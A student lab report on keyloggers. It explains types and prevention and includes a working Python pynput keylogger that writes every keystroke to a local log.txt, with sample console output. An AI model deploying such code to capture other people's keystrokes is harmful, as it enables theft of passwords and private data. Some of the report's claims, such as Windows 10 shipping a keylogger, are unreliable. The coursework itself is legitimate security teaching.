Group no: - 8

Group Member:- **Shrut Shah – 19BCP125**

Shubham Kathiriya – 19BCP127

Vedant Patel – 19BCP138

Subject: - Cyber Security Lab

Division:-2

Lab 2:- Keylogger

Aim:-

Introduction and implementation of keylogger.

Introduction:-

- Key loggers also known as keystroke loggers, may be defined as the recording of the key pressed on a system and saved it to a file, and the that file is accessed by the person using this malware. Key logger can be software or can be hardware.
- Keyloggers are a type of monitoring software designed to record keystrokes made by a user.
- One of the oldest forms of cyber threat, these keystroke loggers record the information you type into a website or application and send to back to a third party.
- Criminals use keyloggers to steal personal or financial information such as banking details, which they can then sell or use for profit.
- However, they also have legitimate uses within businesses to troubleshoot, improve user experience, or monitor employees.

- Law enforcement and intelligence agencies also uses keylogging for surveillance purposes.

Working:-

- Mainly key-loggers are used to steal password or confidential details such as bank information etc. First key-logger was invented in 1970's and was a hardware key logger and first software key-logger was developed in 1983.

Types of Key-loogers:-

1. **Software keyloggers:-**

- Software key-loggers are the computer programs which are developed to steal password from the victims computer. However key loggers are used in IT organizations to troubleshoot technical problems with computers and business networks. Also Microsoft windows 10 also has key-logger installed in it.

a) JavaScript based key logger :–

- It is a malicious script which is installed into a web page, and listens for key to press such as oneKeyUp(). These scripts can be sent by various methods, like sharing through social media, sending as a mail file, or RAT file.

b) Form Based Key loggers :–

- These are key-loggers which activates when a person fills a form online and when click the button submit all the data or the words written is sent via file on a computer. Some key-loggers works as an API in running application it looks like a simple application and whenever a key is pressed it records it.

2. Hardware Keyloggers:-

These are not dependent on any software as these are hardware key-loggers. Keyboard hardware is a circuit which is attached in a keyboard itself that whenever the key of that keyboard pressed it gets recorded.

a) USB keylogger :–

- There are USB connector key-loggers which has to be connected to a computer and steals the data. Also some circuits are built into a keyboard so no external wire I used or shows on the keyboard.

b) Smartphone sensors –

- Some cool android tricks are also used as key loggers such as android accelerometer sensor which when placed near to the keyboard can sense the vibrations and the graph then used to convert it to sentences, this technique accuracy is about 80%.

- Now a days crackers are using keystroke logging Trojan, it is a malware which is sent to a victim's computer to steal the data and login details.
- So key-loggers are the software malware or a hardware which is used to steal, or snatch our login details, credentials, bank information and many more.

Implementation :-

- ✓ **Modules needed:- pynput**

- The package pynput.keyboard contains classes for controlling and monitoring the keyboard. pynput is the library of Python that can be used to capture keyboard inputs there the coolest use of this can lie in making keyloggers.

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL

Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS D:\GAte> pip3 install pynput
Collecting pynput
  Downloading pynput-1.7.6-py2.py3-none-any.whl (89 kB)
     |████████████████████████████████| 89 kB 1.7 MB/s
Collecting six
  Using cached six-1.16.0-py2.py3-none-any.whl (11 kB)
Installing collected packages: six, pynput
Successfully installed pynput-1.7.6 six-1.16.0
```

- ✓ **Python Code:-**


```
#Implementation part of keylogger

import pynput
from pynput.keyboard import Key, Listener

keys = []

#function for logging the key
def on_press(key):

  keys.append(key)
  write_file(keys)

  try:
    print('\nalphanumeric key {0} pressed'.format(key.char))

  except AttributeError:
    print('\nspecial key {0} pressed'.format(key))

#function for writing the log in the file
def write_file(keys):

  with open('log.txt', 'w') as f:
    for key in keys:

      k = str(key).replace("'", "")
      f.write(k)
      f.write('\n')

#function for when we release the key
def on_release(key):

  print('{0} released'.format(key))
  if key == Key.esc:
    # Stop listener
```

```
    return False

with Listener(on_press = on_press,
      on_release = on_release) as listener:

  listener.join()
```

✓ Output in Console :-

```
Console 3/A

In [1]: runfile('D:/nptel/keylogger.py', wdir='D:/nptel')

alphanumeric key a pressed
'a' released

alphanumeric key s pressed
's' released

alphanumeric key d pressed
'd' released

alphanumeric key 1 pressed
'1' released

alphanumeric key 2 pressed
'2' released

special key Key.shift pressed

alphanumeric key ! pressed
Key.shift released
'1' released

special key Key.f1 pressed
Key.f1 released

special key Key.f2 pressed
Key.f2 released

special key Key.ctrl_r pressed
Key.ctrl_r released

special key Key.ctrl_l pressed

special key Key.alt_gr pressed
Key.ctrl_l released
Key.alt_gr released

special key Key.esc pressed
Key.esc released
```

✓ **Output in Log.txt**



Prevention from key-loggers:

These are following below-

1. **Anti-Key-logger –**

As the name suggest these are the software which are anti / against key loggers and main task is to detect key-logger from a computer system.

2. **Anti-Virus –**

Many anti-virus software also detects key loggers and delete them from the computer system. These are software anti-software so these cannot get rid from the hardware key-loggers.

3. **One-Time-Passwords –**

Using OTP's as password may be safe as every time we login we have to use a new password.

4. **Automatic form filler –**

This technique can be used by the user to not fill forms on regular bases instead use automatic form filler which will give a shield against key-loggers as keys will not be pressed.

5. **Patterns or mouse-recognition –**

On android devices used pattern as a password of applications and on PC use mouse recognition, mouse program uses mouse gestures instead of stylus.

Keylogger application used in 2020 are:

1. Kidlogger

2. Best Free Keylogger

3. Windows Keylogger

4. Refog Personal Monitor

5. All in One Keylogger